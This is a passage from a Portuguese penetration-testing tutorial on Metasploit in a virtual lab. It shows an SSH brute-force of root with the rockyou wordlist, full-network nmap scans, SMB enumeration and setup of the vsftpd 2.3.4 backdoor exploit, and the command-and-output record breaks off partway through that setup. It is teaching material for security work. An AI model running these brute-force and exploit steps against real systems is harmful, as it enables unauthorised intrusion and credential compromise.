THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

```
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Comando de prompt 12 – Metasploit VIII

Fonte: Elaborado pelo autor (2020)

Conforme os dados necessários, inserimos as informações seguindo o padrão de comandos “set”. O endereço do *host* alvo “set rhosts 192.168.56.103”, seguido do usuário a ser testado, no referido caso, escolhemos o usuário “root”, *setando* o comando “set username root” e finalizando com a seleção de uma lista de senhas, na qual podemos selecionar a lista rockyou.txt que é padrão do Kali Linux e está localizada no diretório “/usr/share/wordlist/rockyou.txt”. Para esta seleção, utilizamos o comando “set pass_file /usr/share/wordlist/rockyou.txt”.

Podemos perceber que o módulo possui inúmeras opções a serem utilizadas, desde a seleção de uma lista de usuários, uma única senha a ser testada, vários rhosts, entre outros.

Para finalizar a execução do módulo, utilizamos o comando “run” ou “exploit”, em que o framework realizará a execução do módulo configurado, conforme Comando de prompt “Metasploit IX”.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing

```

users and passwords separated by space, one pair per line
  USER_AS_PASS      false      no      Try the username
as the password for all users
  USER_FILE          no      File containing
usernames, one per line
  VERBOSE            false      yes      Whether to print
output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf5 auxiliary(scanner/ssh/ssh_login) > set user
set user_as_pass    set user_file      set username    set
userpass_file
msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file
/usr/share/wordlists/rockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > show missing


Module options (auxiliary/scanner/ssh/ssh_login):

  Name  Current Setting  Required  Description
  ----  -
msf5 auxiliary(scanner/ssh/ssh_login) > run

```

Comando de prompt 13 – Metasploit IX
Fonte: Elaborado pelo autor (2020)

O módulo executa seus procedimentos de ataque força bruta, e quando identificar uma senha válida, o ataque cessará e retornará as informações válidas, bem como a sessão aberta, conforme Figura “Metasploit VI”.



```

msf5 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.103:22 - Success: 'root:123456789' 'uid=0(root) gid=0(root) groups=0(root) Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP T
[*] Command shell session 2 opened (192.168.56.102:35141 -> 192.168.56.103:22) at 2020-10-29 15:35:46 -0400

```

Figura 8 – Metasploit VI
Fonte: Elaborado pelo autor (2020)

Para confirmar a informação encontrada, efetuamos o comando para conexão SSH “ssh root@192.168.56.103”, inserindo a senha identificada, conforme Comando de prompt “Metasploit X”.

```

root@kali:~# ssh root@192.168.56.103
root@192.168.56.103's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Thu Oct 29 15:34:46 2020 from 192.168.56.102
root@ubuntu:~#

```

Comando de prompt 14 – Metasploit X
Fonte: Elaborado pelo autor (2020)

Diante do que foi demonstrado, além do ataque de força bruta no serviço SSH, podemos encontrar diversos outros módulos, destinados a ataques de força bruta, como serviços FTP, compartilhamento Samba, Banco de dados etc.

A execução deste módulo, mostra-se uma ferramenta muito eficaz para o trabalho do profissional de testes de intrusão, proporcionando rapidez, eficiência e precisão.

1.3 Levantamento de informações

Primeiramente, verificamos se as duas máquinas vulneráveis de nosso laboratório se encontram iniciadas.

Para adentrarmos na funcionalidade do metasploit, visando o levantamento de informações, executamos todos os passos até sua inicialização e em seguida utilizamos a seguinte exemplificação. Cabe ressaltar, que a utilização do metasploit pode ser executada de diversas maneiras distintas, cabendo ao usuário sua melhor utilização.

Sendo assim, com o framework iniciado, executamos os comandos para realização de um scanning com o nmap dentro da ferramenta.

O Nmap no metasploit atende pelo comando de `db_nmap` e todas as suas funcionalidades, com um diferencial, as informações adquiridas ficam armazenadas no banco de dados da ferramenta.

Para executar o levantamento de informações em uma rede, basta realizarmos o comando `"db_nmap -sS -Pn -p- 192.168.56.0/24"`, conforme Comando de prompt "Metasploit XI".

```
msf5 > db_nmap -sS -Pn -p- 192.168.56.0/24
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-02
06:38 -04
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers'
[*] Nmap: MAC Address: 08:00:27:E8:CD:96 (Oracle VirtualBox virtu-
al NIC)
```

```
[*] Nmap: Nmap scan report for inplainsight (192.168.56.101)
[*] Nmap: Host is up (0.0013s latency).
[*] Nmap: Not shown: 65511 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 80/tcp    open  http
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: 5985/tcp  open  wsman
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8020/tcp  open  intu-ec-svcdisc
[*] Nmap: 8027/tcp  open  unknown
[*] Nmap: 8282/tcp  open  libelle
[*] Nmap: 8383/tcp  open  m2mservices
[*] Nmap: 8585/tcp  open  unknown
[*] Nmap: 9200/tcp  open  wap-wsp
[*] Nmap: 9300/tcp  open  vrace
[*] Nmap: 47001/tcp open  winrm
[*] Nmap: 49152/tcp open  unknown
[*] Nmap: 49153/tcp open  unknown
[*] Nmap: 49154/tcp open  unknown
[*] Nmap: 49155/tcp open  unknown
[*] Nmap: 49157/tcp open  unknown
[*] Nmap: 49158/tcp open  unknown
[*] Nmap: MAC Address: 08:00:27:D0:BF:18 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 192.168.56.103
[*] Nmap: Host is up (0.00073s latency).
[*] Nmap: Not shown: 65525 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 80/tcp    open  http
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 631/tcp   open  ipp
[*] Nmap: 3000/tcp  closed ppp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 3500/tcp  open  rtmp-port
[*] Nmap: 6697/tcp  open  ircs-u
[*] Nmap: 8181/tcp  open  intermapper
[*] Nmap: MAC Address: 08:00:27:48:64:BF (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 192.168.56.102
[*] Nmap: Host is up (0.000017s latency).
[*] Nmap: All 65535 scanned ports on 192.168.56.102 are closed
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 158.39 seconds
msf5 >
```

Comando de prompt 15 – Metasploit XI
Fonte: Elaborado pelo autor (2020)

Assim, no escaneamento anterior, executamos a ferramenta Nmap, com os parâmetros “-sS” para efetuar um SYN scanning, o parâmetro “-Pn” para que o nmap não verifique se o *host* alvo está ativo, o parâmetro “-p-” no qual ele efetuará uma verificação completa de todas as portas disponíveis e finalizando o comando com uma verificação em toda a rede “192.168.56.0/24”, objeto de nosso laboratório.

No resultado obtido, foram encontrados dois *hosts* na rede em questão, com diversas portas disponíveis.

Realizando a utilização dos comandos específicos do metasploit, tendo como objetivo o levantamento de informações, podemos utilizar os comandos “hosts”, no qual o próprio framework salva as informações de hosts identificados durante a atividade, conforme Comando de prompt “Metasploit XII”, ele mostra os hosts 192.168.56.101 e 192.168.56.103.

```
msf5 > hosts
```

Hosts					
=====					
address	mac	name	os_name	os_flavor	
os_sp	purpose	info	comments		
-----	---	----	-----	-----	-----
192.168.56.101	08:00:27:d0:bf:18	inplainsight	Unknown		
device					
192.168.56.103	08:00:27:48:64:bf	linux	device		

Comando de prompt 16 – Metasploit XII

Fonte: Elaborado pelo autor (2020)

Como o scanning retornou diversas portas disponíveis, podemos utilizar o comando “services”, que retorna os serviços encontrados, conforme Comando de prompt “Metasploit XIII”. Ainda, podemos melhorar o filtro da identificação dos serviços encontrados, inserindo o parâmetro “-p <porta>”, que no exemplo utilizamos “-p 445”, conforme Comando de prompt “Metasploit XIII”.

```
msf5 > services
```

Services					
=====					
host	port	proto	name	state	info
----	----	-----	----	-----	----
192.168.56.101	21	tcp	ftp	open	
192.168.56.101	22	tcp	ssh	open	
192.168.56.101	80	tcp	http	open	

```

192.168.56.101 135    tcp    msrpc      open
192.168.56.101 139    tcp    netbios-ssn open
192.168.56.101 445    tcp    microsoft-ds open
192.168.56.101 3306   tcp    mysql      open
192.168.56.101 3389   tcp    ms-wbt-server open
192.168.56.101 5985   tcp    wsman      open
192.168.56.101 8009   tcp    ajpl3      open
192.168.56.101 8020   tcp    intu-ec-svcdisc open
192.168.56.101 8027   tcp             open
192.168.56.101 8282   tcp    libelle    open
192.168.56.101 8383   tcp    m2mservices open
192.168.56.101 8585   tcp             open
192.168.56.101 9200   tcp    wap-wsp    open
192.168.56.101 9300   tcp    vrace      open
192.168.56.101 47001  tcp    winrm      open
192.168.56.101 49152  tcp    unknown    open
192.168.56.101 49153  tcp    unknown    open
192.168.56.101 49154  tcp    unknown    open
192.168.56.101 49155  tcp    unknown    open
192.168.56.101 49157  tcp    unknown    open
192.168.56.101 49158  tcp    unknown    open
192.168.56.103 21     tcp    ftp        open
192.168.56.103 22     tcp    ssh        open
192.168.56.103 80     tcp    http       open
192.168.56.103 445    tcp    microsoft-ds open
192.168.56.103 631    tcp    ipp        open
192.168.56.103 3000   tcp    ppp        closed
192.168.56.103 3306   tcp    mysql      open
192.168.56.103 3500   tcp    rtmp-port  open
192.168.56.103 6697   tcp    ircs-u     open
192.168.56.103 8181   tcp    intermapper open

msf5 >

msf5 > services -p 445
Services
=====

host          port  proto  name          state  info
----          -
192.168.56.101 445   tcp    microsoft-ds  open
192.168.56.103 445   tcp    microsoft-ds  open

msf5 >

```

Comando de prompt 1 – Metasploit XIII

Fonte: Elaborado pelo autor (2020)

Após o filtro do serviço “SMB” encontrado, realizamos uma busca de módulos auxiliares, que possam realizar uma enumeração do serviço samba rodando na porta “445”. Para busca do módulo auxiliar, utilizamos o comando “search type:auxiliary smb”, que retornará todos os módulos existentes, relacionados ao serviço “Samba”, conforme Comando de prompt “Metasploit XIV”.


```
msf5 > search type:auxiliary smb
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/mssql/mssql_enum_domain_accounts				
	normal	No			Microsoft SQL Server SUSER_SNAME Windows Do-
	main Account Enumeration				
1	auxiliary/admin/mssql/mssql_enum_domain_accounts_sql				
	normal	No			Microsoft SQL Server SQLi SUSER_SNAME Windows
	Domain Account Enumeration				
2	auxiliary/admin/mssql/mssql_ntlm_stealer				
	normal	No			Microsoft SQL Server NTLM Stealer
3	auxiliary/admin/mssql/mssql_ntlm_stealer_sql				
	normal	No			Microsoft SQL Server SQLi NTLM Stealer
4	auxiliary/admin/oracle/ora_ntlm_stealer				
	2009-04-07		normal	No	Oracle SMB Relay Code Execu-
	tion				
5	auxiliary/admin/smb/check_dir_file				
	normal	No			SMB Scanner Check File/Directory Utility
6	auxiliary/admin/smb/delete_file				
	normal	No			SMB File Delete Utility
7	auxiliary/admin/smb/download_file				
	normal	No			SMB File Download Utility
8	auxiliary/admin/smb/list_directory				
	normal	No			SMB Directory Listing Utility
9	auxiliary/admin/smb/ms17_010_command				
	2017-03-14		normal	No	MS17-010 EternalRo-
	mance/EternalSynergy/EternalChampion SMB Remote Windows Command				
	Execution				
10	auxiliary/admin/smb/psexec_command				
	normal	No			Microsoft Windows Authenticated Administra-
	tion Utility				
11	auxiliary/admin/smb/psexec_ntdsgrab				
	normal	No			PsExec NTDS.dit And SYSTEM Hive Download
	Utility				
12	auxiliary/admin/smb/samba_symlink_traversal				
	normal	No			Samba Symlink Directory Traversal
13	auxiliary/admin/smb/upload_file				
	normal	No			SMB File Upload Utility
14	auxiliary/admin/smb/webexec_command				
	normal	No			WebEx Remote Command Execution Utility
15	auxiliary/docx/word_unc_injector				
	normal	No			Microsoft Word UNC Path Injector
16	auxiliary/dos/samba/read_nttrans_ea_list				
	normal	No			Samba read_nttrans_ea_list Integer Overflow
17	auxiliary/dos/sap/sap_soap_rfc_eps_delete_file				
	normal	No			SAP SOAP EPS_DELETE_FILE File Deletion
18	auxiliary/dos/smb/smb_loris				
	2017-06-29		normal	No	SMBLoris NBSS Denial of Ser-
	vice				

```

19  auxiliary/dos/windows/smb/ms05_047_pnp
    normal No      Microsoft Plug and Play Service Registry
Overflow
20  auxiliary/dos/windows/smb/ms06_035_mailslot
    2006-07-11    normal No      Microsoft SRV.SYS Mailslot
Write Corruption
21  auxiliary/dos/windows/smb/ms06_063_trans
    normal No      Microsoft SRV.SYS Pipe Transaction No Null
22  auxiliary/dos/windows/smb/ms09_001_write
    normal No      Microsoft SRV.SYS WriteAndX Invalid DataOff-
set
23  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
    normal No      Microsoft SRV2.SYS SMB Negotiate ProcessID
Function Table Dereference
24  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
    normal No      Microsoft SRV2.SYS SMB2 Logoff Remote Kernel
NULL Pointer Dereference
25  auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
    normal No      Microsoft Windows 7 / Server 2008 R2 SMB Cli-
ent Infinite Loop
26  auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow
    normal No      Microsoft Windows SRV.SYS SrvSmbQueryFsInfor-
mation Pool Overflow DoS
27  auxiliary/dos/windows/smb/ms11_019_electbrowser
    normal No      Microsoft Windows Browser Pool DoS
28  auxiliary/dos/windows/smb/rras_vls_null_deref
    2006-06-14    normal No      Microsoft RRAS InterfaceAd-
justVLSPointers NULL Dereference
29  auxiliary/dos/windows/smb/vista_negotiate_stop
    normal No      Microsoft Vista SP0 SMB Negotiate Protocol
DoS
30  auxiliary/fileformat/multidrop
    normal No      Windows SMB Multi Dropper
31  auxiliary/fileformat/odt_badodt
    2018-05-01    normal No      LibreOffice 6.03 /Apache
OpenOffice 4.1.5 Malicious ODT File Generator
32  auxiliary/fuzzers/smb/smb2_negotiate_corrupt
    normal No      SMB Negotiate SMB2 Dialect Corruption
33  auxiliary/fuzzers/smb/smb_create_pipe
    normal No      SMB Create Pipe Request Fuzzer
34  auxiliary/fuzzers/smb/smb_create_pipe_corrupt
    normal No      SMB Create Pipe Request Corruption
35  auxiliary/fuzzers/smb/smb_negotiate_corrupt
    normal No      SMB Negotiate Dialect Corruption
36  auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt
    normal No      SMB NTLMv1 Login Request Corruption
37  auxiliary/fuzzers/smb/smb_tree_connect
    normal No      SMB Tree Connect Request Fuzzer
38  auxiliary/fuzzers/smb/smb_tree_connect_corrupt
    normal No      SMB Tree Connect Request Corruption
39  auxiliary/gather/konica_minolta_pwd_extract
    normal No      Konica Minolta Password Extractor
40  auxiliary/scanner/http/citrix_dir_traversal
    2019-12-17    normal No      Citrix ADC (NetScaler) Di-
rectory Traversal Scanner

```

```
41 auxiliary/scanner/sap/sap_smb_relay
   normal No      SAP SMB Relay Abuse
42 auxilia-
ry/scanner/sap/sap_soap_rfc_eps_get_directory_listing
   normal No      SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Direc-
tories Information Disclosure
43 auxilia-
ry/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence
   normal No      SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File
Existence Check
44 auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir
   normal No      SAP SOAP RFC RZL_READ_DIR_LOCAL Directory
Contents Listing
45 auxiliary/scanner/smb/impacket/dcomexec
   2018-03-19     normal No      DCOM Exec
46 auxiliary/scanner/smb/impacket/secretsdump
   normal No      DCOM Exec
47 auxiliary/scanner/smb/impacket/wmiexec
   2018-03-19     normal No      WMI Exec
48 auxiliary/scanner/smb/pipe_auditor
   normal No      SMB Session Pipe Auditor
49 auxiliary/scanner/smb/pipe_dcerpc_auditor
   normal No      SMB Session Pipe DCERPC Auditor
50 auxiliary/scanner/smb/psexec_loggedin_users
   normal No      Microsoft Windows Authenticated Logged In
Users Enumeration
51 auxiliary/scanner/smb/smb1
   normal No      SMBv1 Protocol Detection
52 auxiliary/scanner/smb/smb2
   normal No      SMB 2.0 Protocol Detection
53 auxiliary/scanner/smb/smb_enum_gpp
   normal No      SMB Group Policy Preference Saved Passwords
Enumeration
54 auxiliary/scanner/smb/smb_enumshares
   normal No      SMB Share Enumeration
55 auxiliary/scanner/smb/smb_enumusers
   normal No      SMB User Enumeration (SAM EnumUsers)
56 auxiliary/scanner/smb/smb_enumusers_domain
   normal No      SMB Domain User Enumeration
57 auxiliary/scanner/smb/smb_login
   normal No      SMB Login Check Scanner
58 auxiliary/scanner/smb/smb_lookupsid
   normal No      SMB SID User Enumeration (LookupSid)
59 auxiliary/scanner/smb/smb_ms17_010
   normal No      MS17-010 SMB RCE Detection
60 auxiliary/scanner/smb/smb_uninit_cred
   normal Yes     Samba _netr_ServerPasswordSet Uninitialized
Credential State
61 auxiliary/scanner/smb/smb_version
   normal No      SMB Version Detection
62 auxiliary/scanner/snmp/snmp_enumshares
   normal No      SNMP Windows SMB Share Enumeration
63 auxiliary/server/capture/smb
   normal No      Authentication Capture: SMB
64 auxiliary/server/http_ntlmrelay
```

```

normal No HTTP Client MS Credential Relay
65 auxiliary/spoof/nbns/nbns_response
normal No NetBIOS Name Service Spoofer

Interact with a module by name or index, for example use 65 or use
auxiliary/spoof/nbns/nbns_response

msf5 >

```

Comando de prompt 17 – Metasploit XIV
 Fonte: Elaborado pelo autor (2020)

Dentre todos os módulos apresentados, buscamos e utilizamos o módulo relacionado à enumeração do serviço “SMB”. Para utilizá-lo, efetuamos os comandos da Comando de prompt “Metasploit XV”, selecionando-o e preenchendo, conforme já demonstrado, as opções necessárias para sua execução.

```

msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > info

Name: SMB Version Detection
Module: auxiliary/scanner/smb/smb_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    .                  yes        The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
  SMBDomain .                  no         The Windows domain to use
for authentication
  SMBPass   .                  no         The password for the speci-
fied username
  SMBUser   .                  no         The username to authenti-
cate as
  THREADS   1                  yes        The number of concurrent
threads (max one per host)

Description:
  Display version information about each system

msf5 auxiliary(scanner/smb/smb_version) >

```

Comando de prompt 18 – Metasploit XV
 Fonte: Elaborado pelo autor (2020)

Um ponto importante e facilitador da execução do framework é que podemos executar o comando “services -p 445 --rhosts”, onde os endereços de hosts, que foram identificados com a porta “445” disponível, serão inseridos para execução do módulo de enumeração, conforme Comando de prompt “Metasploit XVI”.

```
msf5 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts
Services
=====

host                port  proto  name          state  info
----                -
192.168.56.101      445   tcp    microsoft-ds  open
192.168.56.103      445   tcp    microsoft-ds  open

RHOSTS => 192.168.56.101 192.168.56.103
msf5 auxiliary(scanner/smb/smb_version) >
```

Comando de prompt 19 – Metasploit XVI

Fonte: Elaborado pelo autor (2020)

Para execução, efetuamos o comando “run” ou “exploit” e acompanhamos o seu retorno, conforme Comando de prompt “Metasploit XVII”.

```
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 192.168.56.101:445 - Host is running Windows 2008 R2
Standard SP1 (build:7601) (name:VAGRANT-2008R2)
(workgroup:WORKGROUP ) (signatures:optional)
[*] Scanned 1 of 2 hosts (50% complete)
[*] 192.168.56.103:445 - Host could not be identified: Win-
dows 6.1 (Samba 4.3.11-Ubuntu)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Comando de prompt 20 – Metasploit XVII

Fonte: Elaborado pelo autor (2020)

A enumeração trouxe informações muito importantes sobre o serviço “Samba” rodando, conforme Figura “Metasploit VII”.

```
[+] 192.168.56.101:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:VAGRANT-2008R2) (workgroup:WORKGROUP ) (signatures:optional)
[*] Scanned 3 of 4 hosts (75% complete)
[*] 192.168.56.103:445 - Host could not be identified: Windows 6.1 (Samba 4.3.11-Ubuntu)
```

Figura 9 – Metasploit VII

Fonte: Elaborado pelo autor (2020)

As informações coletadas podem ser utilizadas de diversas formas, proporcionando a correlação com vulnerabilidades conhecidas.

Uma informação interessante que pode ser atrelada ao uso do Framework, é que após a realização da enumeração do serviço, ao efetuarmos o comando “vulns”, o metasploit correlaciona diversas vulnerabilidades conhecidas e que podem ser utilizadas para exploração do host alvo em questão, conforme Comando de prompt “Metasploit XVIII”.

```
msf5 auxiliary(scanner/smb/smb_version) > vulns

Vulnerabilities
=====

Timestamp                Host                Name
-----                -
2020-10-29 19:35:05 UTC  192.168.56.103  SSH Login Check Scanner
CVE-1999-0502
2020-11-03 01:15:09 UTC  192.168.56.101  SMB Signing Is Not Re-
quired
URL-
https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-
signing-in-windows-nt,URL=https://support.microsoft.com/en-
us/help/887429/overview-of-server-message-block-signing

msf5 auxiliary(scanner/smb/smb_version) >
```

Comando de prompt 21 – Metasploit XVIII
Fonte: Elaborado pelo autor (2020)

O metasploit, como ferramenta para levantamento de informações, possui uma grande importância para a consolidação e organização dos dados obtidos, facilitando a atividade do profissional Pentester.

2 EXPLORANDO VULNERABILIDADES LINUX

A utilização do metasploit para exploração de vulnerabilidades em sistemas operacionais Linux, fundamenta um procedimento muito importante para os profissionais pentester, pois proporciona facilidade, organização e desempenho.

Nesta etapa, executaremos a demonstração da utilização do metasploit, na exploração destas vulnerabilidades.

Partindo do princípio de que já houve a busca e identificação de vulnerabilidades no host alvo, observamos os seguintes serviços identificados, conforme Comando de prompt “Metasploit XIX”:

```

PORT STATE SERVICE
21/tcp open ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2011-2523 BID:48539
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-
04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-
frame-
work/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-
download-backdoored.html
|   https://www.securityfocus.com/bid/48539
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_sslsv2-drown:

```

Comando de prompt 22 – Metasploit XIX
 Fonte: Elaborado pelo autor (2020)

Nesta observação, identificamos a existência de uma vulnerabilidade para o serviço “FTP” e que ela pode ser explorável.

Segundo as informações coletadas, observamos que o servidor FTP é o vsFTPD, na versão 2.3.4.

Com base nestas informações e após a inicialização e execução do framework metasploit, executamos o comando “search vsftpd”, que efetua a busca de módulos desenvolvidos para explorar algum tipo de vulnerabilidade, ligada ao serviço “vsftpd”, retornando os principais módulos associados, conforme Comando de prompt “Metasploit XX”.

```

msf6 > search vsftpd

Matching Modules
=====

#  Name                               Disclosure Date  Rank
Check  Description
-  ----
-----
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excel-
lent  No    VSFTPD v2.3.4 Backdoor Command Execution

```

```
Interact with a module by name or index. For example info 0, use 0
or use exploit/unix/ftp/vsftpd_234_backdoor
```

Comando de prompt 23 – Metasploit XX

Fonte: Elaborado pelo autor (2020)

O resultado da busca retorna um exploit destinado à versão 2.3.4 do vsFTPD, ou seja, encaixa-se perfeitamente na versão do serviço buscado e seu status é de “excellent”.

Como boas práticas, antes de executar qualquer comando ligado ao módulo, busca-se executar o comando “info <módulo do exploit>” e ler as informações sobre sua execução e atividade.

Para verificarmos estes dados, executamos os comandos da Comando de prompt “Metasploit XXI”.

```
info exploit/unix/ftp/vsftpd_234_backdoor

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
Id  Name
--  ---
0   Automatic

Check supported:
No

Basic options:
Name          Current Setting  Required  Description
----          -
RHOSTS                yes          The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      21              yes          The target port (TCP)

Payload information:
Space: 2000
```


Avoid: 0 characters

Description:

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011

according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:

OSVDB (73573)

<http://pastebin.com/AetT9sS5>

<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

Comando de prompt 24 – Metasploit XXI

Fonte: Elaborado pelo autor (2020)

Existem duas informações que devemos ler com atenção, a “Basic options” e a “Description”. Nessas seções, entenderemos como se dá o funcionamento geral do exploit e quais dados ele necessita para sua execução.

a) Basic options:

Para este exploit, as “Basic options” são simples, possuem apenas dois parâmetros, que são o endereço do host alvo (RHOST - Remote Host) e a porta do serviço a ser explorada (RPORT - Remote Port), conforme Comando de prompt “Metasploit XXII”.

Basic options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)

Comando de prompt 25 – Metasploit XXII

Fonte: Elaborado pelo autor (2020)

b) Description:

No campo “Description”, encontramos uma breve descrição do funcionamento e, algumas das vezes, encontramos registrado a situação atual da falha, como explícito no termo “This backdoor was removed on July 3rd 2011”, conforme Comando de prompt “Metasploit XXIII”.

Description: This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Comando de prompt 26 – Metasploit XXIII

Fonte: Elaborado pelo autor (2020)


Agora que já conhecemos e confirmamos todas as informações necessárias, passamos a executar os procedimentos de configuração para utilização do exploit.

Primeiro, executamos o comando “use exploit/unix/ftp/vsftpd_234_backdoor”, para selecionar o exploit correto, conforme Comando de prompt “Metasploit XXIV” e Figura “Metasploit VIII”.

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Comando de prompt 27 – Metasploit XXIV

Fonte: Elaborado pelo autor (2020)



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 10 – Metasploit VIII

Fonte: Elaborado pelo autor (2020)

Como primeiro comando para *setar* dados para execução do exploit, utilizamos o comando “set rhost <IP host alvo>” e o comando “set rport <porta alvo>”, conforme Comando de prompt “Metasploit XXV”.

```
set RHOSTS 192.168.56.102
set RPORT 21
```

Comando de prompt 28 – Metasploit XXV


Fonte: Elaborado pelo autor (2020)

Após a configuração dos parâmetros necessários do exploit, através do comando “show options” verificamos os dados inseridos, conforme Comando de prompt “Metasploit XXVI” e Figura “Metasploit IX” e Figura “Metasploit X”.

```
show options
```

Comando de prompt 29 – Metasploit XXVI

